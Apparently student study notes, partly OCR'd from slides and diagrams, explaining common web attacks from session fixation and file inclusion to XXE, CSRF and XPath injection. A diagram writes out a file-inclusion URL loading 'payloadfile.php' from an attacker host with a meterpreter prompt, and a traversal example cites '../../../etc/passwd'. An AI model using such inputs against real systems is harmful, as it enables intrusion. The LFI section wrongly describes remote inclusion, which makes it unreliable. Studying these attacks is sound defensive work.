
Any web application that authenticates users with sessions is vulnerable to session fixation attacks without adequate defenses. Web apps that use session IDs typically use cookies, though they can also use hidden form fields or URLs. Cookie-based user sessions are the most popular and the easiest to compromise. Most fixation attacks target cookie-based sessions.



2. Local File Inclusion (LFI)


An LFI attack exploits the dynamic file inclusion mechanisms in a web application. It may occur when a web application takes user input, such as a parameter value or URL, and passes it to a file inclusion command. An attacker can use this mechanism to trick the app into including a remote file containing malicious code.

Most web application frameworks enable file inclusion, which is useful primarily to packaging shared code into different files for later reference by the application's main modules. If a web app references a file for inclusion, it might execute the code in the file explicitly or implicitly (i.e., by calling a specific procedure). The application could be vulnerable to LFI attacks if the module-to-load choice is based on HTTP request elements.


Attacker
Web Application
Web Application Server
http://abc.com/?file=
http://www.hack.com/payloadfile.php
file=
http://www.hack.com/payloadfile.php
The Attacker gets control over the target's web application.
meterpreter >
Execution of payloadfile.php on the web-application.
payloadfile.php
http://www.hack.com/payloadfile.php
Attacker's Website
www.hackingarticles.in

3. Directory Traversal

Directory traversal attacks, or backtracking, involve exploiting how the web application receives data from a web server. Web apps often use Access Control Lists (ACLs) to restrict user access to specific files within the root directory. A malicious actor can identify the URL format the target application uses for file requests.



Normal file/directory
1. The hacker sends a path for the file/directory he wants to the server
Hacker
Server
3. The server returns the file or directory requested
2. the server tries to include the path requested buy the hacker instead of the normal one
Private directory
Private file
Website
System

Path Traversal Example

4.XML External Entity (XXE)


XML External Entity (XXE) is a type of web application attack that involves exploiting vulnerabilities in XML parsers used by a web application. This can allow an attacker to read sensitive data or execute unauthorized actions on the web application's server.

XXE attacks typically involve injecting specially crafted XML payloads that exploit the XML parser's ability to read external entities. XXE attacks can be prevented by disabling external entity parsing or using secure XML parsers that properly sanitize input data.


XML External Entity Attack (XXE)
5. Sensitive data is shared with hacker.
5
Username
Password
1
1. Hacker identifies application with weakly-configured XML parser & sends XML request.
2
Hacker
Web Application
3
4
2. XML processor retrieves malicious external entity within the Document Type Declaration (DTD)
3. XML processor validates DTD & resolves malicious external entity.
4. XML request is parsed.
Hacker server
Target server

5. Buffer Overflow:


A buffer overflow is a critical software vulnerability that arises when a program attempts to store more data in a buffer, a temporary storage area, than its capacity allows. This overflow of data can overwrite adjacent memory locations, potentially leading to data corruption, application crashes, and even security breaches. Typically, buffer overflows occur when input data isn't properly validated against buffer size, enabling attackers to inject malicious code into a program. By implementing strict input validation, boundary checks, and secure coding practices, developers can mitigate the risks associated with buffer overflows and enhance the overall security of their software systems.



6. Web Cache Poisoning:

Web cache poisoning is a cybersecurity attack where an attacker manipulates the content stored in a caching system, such as a proxy server or a Content Delivery Network (CDN), to serve malicious or unauthorized content to users. This attack exploits vulnerabilities in the caching infrastructure's handling of user requests and server responses.


The process involves sending specially crafted requests to the caching system, causing it to cache harmful or incorrect content. When legitimate users subsequently request the same content, they are served the poisoned version from the cache, leading to various security risks.


1) Request with malicious code embeded sent repeatedly
Website
2) Malicious Request stored on cache
Poisoned Cache
3) User makes request
Poisoned Cache
Website
4) Cache returns malicious code

7. Clickjacking:

Clickjacking, also known as a "UI Redress Attack" or "User Interface Redress Attack," is a deceptive technique used by attackers to trick users into interacting with a webpage element different from what they see. In a clickjacking attack, the attacker overlays a transparent or opaque layer containing malicious content over a legitimate webpage. This malicious layer can be positioned in a way that perfectly aligns with buttons, links, or other interactive elements on the actual webpage.


When the user clicks on what appears to be a legitimate element, they are unknowingly clicking on the hidden layer instead. This enables the attacker to perform actions on the user's behalf without their consent. The victim believes they are interacting with the expected content, while they are interacting with a hidden element controlled by the attacker.


How clickjacking works in practice
Fraudsters place clickjacking "estate" on top of an ad placement
step 1
Attacker
Website
Users visit the page where the ad is placed
step 2
Victim
step 3
Users click on the ad and are redirected to a page not related to the ad --this is the point where they have been "clickjacked"
Attacker's website

8. Content Security Policy (CSP) Bypass:

Content Security Policy (CSP) Bypass is a type of web security vulnerability where attackers find ways to circumvent or evade the protections provided by the Content Security Policy mechanism. CSP is a security feature implemented by web developers to mitigate cross-site scripting (XSS) attacks and other code injection vulnerabilities. It works by defining a policy that specifies which sources of content (scripts, styles, images, etc.) are allowed to be loaded and executed on a web page.

However, skilled attackers may discover vulnerabilities or techniques that allow them to bypass or subvert the restrictions imposed by CSP. These bypass techniques can vary depending on the specific implementation of CSP and the vulnerabilities present in the targeted application.



CSP – Content Security Policy

mydomain.com

Content-Security-Policy

default-src 'self';script-src 'self'
http://sub.mydomain.com:8000; img-src 'self'
www.example.com;frame-src 'self'

sub.mydomain.com

www.example.com

mydomain.com
(index.html)

http://mydomain.com/index.html

<SCRIPT>
http://sub.mydomain.com:8000/testscript.js

<IMG>
http://www.example.com/sample-images-1.jpg


Blocked:csp (frame-src 'self'
<IFRAME>
http://sub.mydomain.com:8000/frame.html

9. Improper Pointer Subtraction:

Improper pointer subtraction is a programming mistake that occurs when two pointers, typically used to reference memory locations, are subtracted from each other without proper validation or consideration of their context. This can lead to unintended consequences, including memory access violations, unexpected behavior, and even security vulnerabilities. When pointers are subtracted without ensuring they point to valid memory locations or are of compatible types, the result may not accurately represent the intended distance between them. This can lead to crashes, data corruption, or unauthorized access to memory. Proper validation, type checking, and careful handling of pointer arithmetic are essential to prevent improper pointer subtraction and maintain the stability and security of software applications.

10.Memory Lea006B:

A memory leak is a significant software issue that occurs when a program doesn't properly release allocated memory after it's no longer needed. As a result, memory that should be available for other tasks becomes inaccessible and accumulates over time. This can lead to gradual degradation of system performance, reduced available memory for legitimate processes, and eventually, application crashes or system slowdowns. Memory leaks are often caused by programming errors that fail to deallocate memory or release resources, preventing the operating system from reclaiming the memory for reuse.



==

==

TASK 5

WEB SERVER ATTACKS

29/08/2023

1. Cross-Site Scripting (XSS):

Cross-Site Scripting (XSS) is a type of security vulnerability that occurs when a web application allows malicious users to inject and execute arbitrary scripts into web pages viewed by other users. This typically happens when the application doesn't properly validate or sanitize user inputs before displaying them on a web page. As a result, attackers can inject malicious code (usually JavaScript) that gets executed in the context of other users' browsers. There are three main types of XSS attacks: Stored, Reflected and DOM-based XSS.

2. Cross-Site Request Forgery (CSRF):

Cross-Site Request Forgery (CSRF) is a type of security vulnerability that allows an attacker to trick a user into unknowingly performing actions on a web application in which the user is authenticated. This occurs when the application doesn't properly validate the origin of requests, allowing an attacker to forge a request on behalf of the victim. As a result, the victim's actions are unintentionally carried out, leading to potential unauthorized actions being performed.

Here's how a CSRF attack typically works:

Authentication: The victim is authenticated to a web application and maintains an active session with the application.

Malicious Request: The attacker crafts a malicious web request, usually in the form of a URL or a form submission, that contains the action they want the victim to perform. For instance, this could be changing the victim's email, password, or making a financial transaction.

Trickery: The attacker tricks the victim into visiting a website that contains the malicious request. This can be done through various methods, such as embedding the malicious request in an image, link, or hidden form on a website that the victim is likely to visit.

Unintended Action: The victim's browser sends the authenticated request to the target application without the victim's awareness. Since the application doesn't properly validate the origin of the request, it processes it as if the victim intentionally made the request.

3. Directory Traversal:

Directory Traversal, also known as Path Traversal, is a security vulnerability that allows an attacker to access files and directories outside the intended scope of a web application's file system. This occurs when the application does not properly validate or sanitize user input used to construct file paths or URLs. As a result, attackers can manipulate these inputs to navigate to directories and retrieve sensitive information or execute unauthorized actions.

Here's how a directory traversal attack typically works:

User Input: The web application takes user-supplied input, often in the form of file or resource identifiers, and uses this input to construct file paths or URLs.

Malicious Input: The attacker provides input containing sequences that can be interpreted by the file system, such as ".." to navigate up one directory level. For instance, the attacker might submit something like "../../../etc/passwd".

Vulnerable Processing: If the application doesn't properly validate or sanitize the input, the manipulated input can lead to the traversal of directories that were not intended to be accessible.

Unauthorized Access: The attacker can access sensitive files, configuration files, or even execute scripts located outside the application's designated directories, potentially leading to unauthorized data exposure or compromise.

4. Remote File Inclusion (RFI):

Remote File Inclusion (RFI) is a type of security vulnerability that occurs in web applications. It allows an attacker to include remote files on a web server into the application's code execution context. This can lead to a range of security issues, including unauthorized access, data theft, and even full compromise of the affected server.

RFI typically happens when a web application includes external files without proper input validation and sanitation. This can be exploited by an attacker who manipulates input parameters (such as query strings or form fields) that are used to include files. By providing malicious input that points to a file hosted on a remote server controlled by the attacker, they can execute arbitrary code on the target server.

Here's a simplified example to illustrate how RFI works:

- A vulnerable web application uses an input parameter to include files.
- An attacker identifies this vulnerability and constructs a malicious URL.
- When the vulnerable web application processes the URL, it fetches the content of the remote URL provided by the attacker and includes it in the execution context.
- The attacker's malicious code is executed on the target server, potentially granting them unauthorized access or control over the application and server.

5. XPath Injection:

XPath Injection is a type of cyber-attack that targets applications or systems that use XPath (XML Path Language) to query and navigate XML documents. XPath is a query language used to select nodes and values from XML documents, often used in web applications for tasks such as extracting data from XML-based APIs or parsing XML data.

